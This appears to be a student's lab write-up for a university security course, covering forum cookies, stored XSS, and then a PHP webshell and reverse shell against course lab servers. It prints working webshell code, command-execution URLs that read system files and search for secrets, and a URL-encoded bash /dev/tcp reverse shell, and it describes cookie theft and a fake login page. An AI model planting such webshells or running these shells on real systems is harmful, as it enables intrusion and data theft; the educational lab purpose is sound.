Cross-site scripting HW

Author: Prompt Eua-anant

Part 1

a) Go to FDF and use your browser's Inspector to take a look at your cookies for cs338.jeffondich.com. Are there cookies for that domain? What are their names and values
   i) Name: Theme
   ii) Value: Default

b) Using the "Theme" menu on the FDF page, change your theme to red or blue. Look at your cookies for cs338.jeffondich.com again. Did they change?
   i) The cookie value changed to ‘red’ when I changed the theme to red.

c) Do the previous two steps (examining cookies and changing the theme) using Burpsuite. What "Cookie:" and "Set-Cookie:" HTTP headers do you see? Do you see the same cookie values as you did with the Inspector?
   i) Changing the theme from red to blue:
      1) A GET request with cookie Theme:red is sent to the server
      2) Server responds with a 200 OK along with the header Set-Cookie: theme=blue
      3) Upon inspecting, the browser sends several GET requests with cookie Theme:blue to the server

d) Quit your browser, relaunch it, and go back to the FDF. Is your red or blue theme (wherever you last left it) still selected?
   i) Yes. Theme is still blue, and the cookie value is ‘blue’

e) How is the current theme transmitted between the browser and the FDF server?
   i) The browser’s GET request contains a header ‘Cookie’ with value ‘blue’. The server’s html includes the following line: <main class="container blue"> which presumably sets the theme to blue. Moreover, the server’s response also includes a ‘set-cookie’ header with value ‘blue’, with an expiration date of ‘Sat, 25 Jan 2025 00:44:42’. This stores the cookie information somewhere on the kali machine so next time it accesses the server, the cookie will be sent.

f) When you change the theme, how is the change transmitted between the browser and the FDF server?
   i) Browser sends GET ‘/fdf/?theme=blue HTTP/1.1 query’ to server
   ii) This means set the theme to blue
   iii) Server sends response with header ‘Set-cookie: blue’ and the html contains the line <main class="container blue">

g) How could you use your browser's Inspector to change the FDF theme without using the FDF's Theme menu?
   i) Click inspect and find the line <main class="container red">, then change red to blue or default.

h) How could you use Burpsuite's Proxy tool to change the FDF theme without using the FDF's Theme menu?
    i) Modify the request: GET '/fdf/?theme=[whatever theme you want - default,blue,red] HTTP/1.1 query' to server
i) Where does your OS (the OS where you're running your browser and Burpsuite, that is) store cookies? (This will require some internet searching, most likely.)
    i) Kali Linux Burpsuite: home/kali/.BurpSuite/pre-wired-browser/Default/Cookies

Part 2

a) Provide a diagram and/or a step-by-step description of the nature and timing of Moriarty's attack on users of the FDF. Note that some of the relevant actions may happen long before other actions.
    i) Moriarty sends a POST request to the server, which stores Moriarty's title and post on the server.
    ii) Some time has passed.
    iii) Someone else clicks on Moriarty's post, which sends a GET request to the server. Accordingly, the server sends an html with Moriaty's title and post, which will get processed by the browser. If the html contains Moriaty's script, the user's browser will execute that script.
b) Describe an XSS attack that is more virulent than Moriarty's "turn something red" and "pop up a message" attacks. Think about what kinds of things the Javascript might have access to via Alice's browser when Alice views the attacker's post.
    i) Obtain Alice's cookie information using the document.cookie variable, then include a GET or POST request to the attacker's server to send the information obtained.
c) Do it again: describe a second attack that is more virulent than Moriarty's, but that's substantially different from your first idea.
    i) A script that redirects to a fake login page that looks identical to the FDF's login page, where Alice may enter the username and password.
d) What techniques can the server or the browser use to prevent what Moriarty is doing?
    i) Server: replace special characters like < or > and replace it with the text version like &lt or &gt.
    ii) Browser: can check the protocols that Moriaty's script sends personal info, eg. if TLS is not used, then Moriaty's server has no certificate ergo may be unsafe, and Alice's browser should ping a notification that allows Alice to voluntarily execute or not execute the script. Alternatively, the browser can just preclude the possibility of executing the script at all.

Week 7

Reverse shell HW

Author: Prompt Eua-anant

Part 1

a) Upload the following file (named euaanantp-webshell1.php) to the server

```
<pre>
<?php
   if (isset($_REQUEST["command"])) {
      system($_REQUEST["command"]);
   } else {
      echo "No command requested.";
   }
?>
</pre>
```

This tells the server that if the request contains a parameter “command,” it should execute the parameter’s value as an OS command. Otherwise, it should print out “No command requested.”

Then use this link to perform a request with the command parameter: http://danger.jeffondich.com/uploadedimages/euaanantp-webshell1.php?command=whoami

b) The <pre> tag formats the output text in the same way as it’s written in the html. For some reason, the ‘\n’ newline character is insufficient to specify a new line in standard html, unless the <pre> tag is used. If the .php file excludes the <pre> tag, then the output of the command will be in a single line, as evident from using command=ls.

Part 2

a) /var/www/danger.jeffondich.com
b) Users:
   i) Bullwinkle
   ii) Jeff

   How I know:
   http://danger.jeffondich.com/uploadedimages/euaanantp-webshell1.php?command=cd%20/home;ls

   This list out the contents in the directory /home, which usually contains the names of all accounts in the server
c) Can be accessed. It stores login-related information for each user. For example:

jeff:x:1000:1000:Jeff Ondich,,,:/home/jeff:/bin/bash

jeff: username
x: the password for this user is stored in etc/shadow
1000: user id
1000: group id
Jeff Ondich: a user ID info, which further describes the user's identity
/home/jeff: the directory that this user will be when they log in
/bin/bash: the command shell for this user

d) Can't be accessed because I don't have read permission.

http://danger.jeffondich.com/uploadedimages/euaanantp-webshell1.php?command=cd%20/etc;ls%20-l%20shadow

The output:
-rw-r----- 1 root shadow 1242 Oct 24 21:43 shadow

This means that the file can only be read or written by the user "root" or read by users in the group "shadow".

The etc/passwd stores information about each user's password:

- Username
- Password, which consists of hash function ID, salt, and the hash value of the password
- When was the most recent password change
- Min number of days before the user can change password
- Max number of days the user can use the same password
- No. of days before password expires
- No of days after password expires that the account becomes disabled
- Expiration date of password

e) http://danger.jeffondich.com/uploadedimages/euaanantp-webshell1.php?command=cd%20/;find%20.%20-iname%20%22*secret*%22


Output:


./sys/module/secretmem
./opt/more-secrets.txt
./opt/.even-more-secrets.txt
./home/jeff/supersecret.txt
./var/lib/fwupd/pki/secret.key
./var/lib/dpkg/info/python3-secretstorage.md5sums
./var/lib/dpkg/info/python3-secretstorage.postinst
./var/lib/dpkg/info/python3-secretstorage.list

./var/lib/dpkg/info/python3-secretstorage.prerm
./var/www/danger.jeffondich.com/secrets
./var/www/danger.jeffondich.com/secrets/kindasecret.txt
./var/www/danger.jeffondich.com/youwontfindthiswithgobuster/secret.txt
./usr/src/linux-headers-5.15.0-88/include/linux/secretmem.h
./usr/src/linux-headers-5.15.0-88-generic/include/config/SECRETMEM
./usr/src/linux-headers-5.15.0-124-generic/include/config/SECRETMEM
./usr/src/linux-headers-5.15.0-124/include/linux/secretmem.h
./usr/share/bash-completion/completions/secret-tool
./usr/share/doc/git/contrib/credential/libsecret
./usr/share/doc/git/contrib/credential/libsecret/git-credential-libsecret.c
./usr/share/doc/python3-secretstorage
./usr/lib/python3/dist-packages/jeepney/tests/secrets_introspect.xml
./usr/lib/python3/dist-packages/SecretStorage-3.3.1.egg-info
./usr/lib/python3/dist-packages/keyring/backends/__pycache__/SecretService.cpython-310.pyc
./usr/lib/python3/dist-packages/keyring/backends/__pycache__/libsecret.cpython-310.pyc
./usr/lib/python3/dist-packages/keyring/backends/libsecret.py
./usr/lib/python3/dist-packages/keyring/backends/SecretService.py
./usr/lib/python3/dist-packages/secretstorage
./usr/lib/python3.10/secrets.py
./usr/lib/python3.10/__pycache__/secrets.cpython-310.pyc
./proc/sys/net/ipv4/ipfrag_secret_interval
./proc/sys/net/ipv6/conf/all/stable_secret
./proc/sys/net/ipv6/conf/default/stable_secret
./proc/sys/net/ipv6/conf/eth0/stable_secret
./proc/sys/net/ipv6/conf/lo/stable_secret
./proc/sys/net/ipv6/ip6frag_secret_interval

Contents

- **./opt/more-secrets.txt**
  Oh look. You found me!
- **./opt/.even-more-secrets.txt**
  Aw, a little period couldn't hide me? So sad.
- **./home/jeff/supersecret.txt**
  Congratulations!






https://www.asciiart.eu/animals/moose

- **./var/www/danger.jeffondich.com/secrets/kindasecret.txt**


Congratulations!



by Joan Stark, https://www.asciiart.eu/animals/frogs

- **./var/www/danger.jeffondich.com/youwontfindthiswithgobuster/secret.txt**

Congratulations!



https://www.asciiart.eu/animals/birds-land

Part 4

a) 192.168.64.2 found out by using the ifconfig command and look at the inet variable under the section titled eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
b) Ipv4 addresses
    i) 127.0.0.1 (this is for loopback, so not for communicating with kali)
    ii) 10.133.8.16 <- should use this one to communicate with Kali
    iii) 10.133.31.255 <- en0 broadcast, for sending to all devices in the Carleton subnet
    iv) 192.168.64.1 <- bridge0 inet
    v) 192.168.64.255 <- bridge0 broadcast
c) Done
d) Done
e) Yes. Shell prompt looks like this:
    www-data@kali:/var/www/html$
    When I ls it shows the filename of the webshell I created

f) %20 means a single space
%3E means >
%22 means “
%26 means &

g) Steps:
   i) For whatever reason, the target’s web server has a file that’s vulnerable to a reverse shell attack. One example is a .php file that allows the attacker to pass commands into the system function.
   ii) Attacker sets up a listening port
   iii) Attacker sends a request to the target’s web browser, containing the following link:

   http://KALI_IP/YOUR_WEBSHELL.php?command=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/YOUR_HOST_OS_IP/YOUR_CHOSEN_PORT%200%3E%261%22

   iv) When the target browser processes the link, it executes the webshell.php, which passes the rest of the link (after the command= tag) to the system function. The system function tells the OS to execute the portion after the command tag, which generates a new bash shell and set its stdin and stdout to the attacker’s side.
   v) Since stdin and stdout is routed to the attacker’s side, the attacker can now execute OS commands on the target and read the output.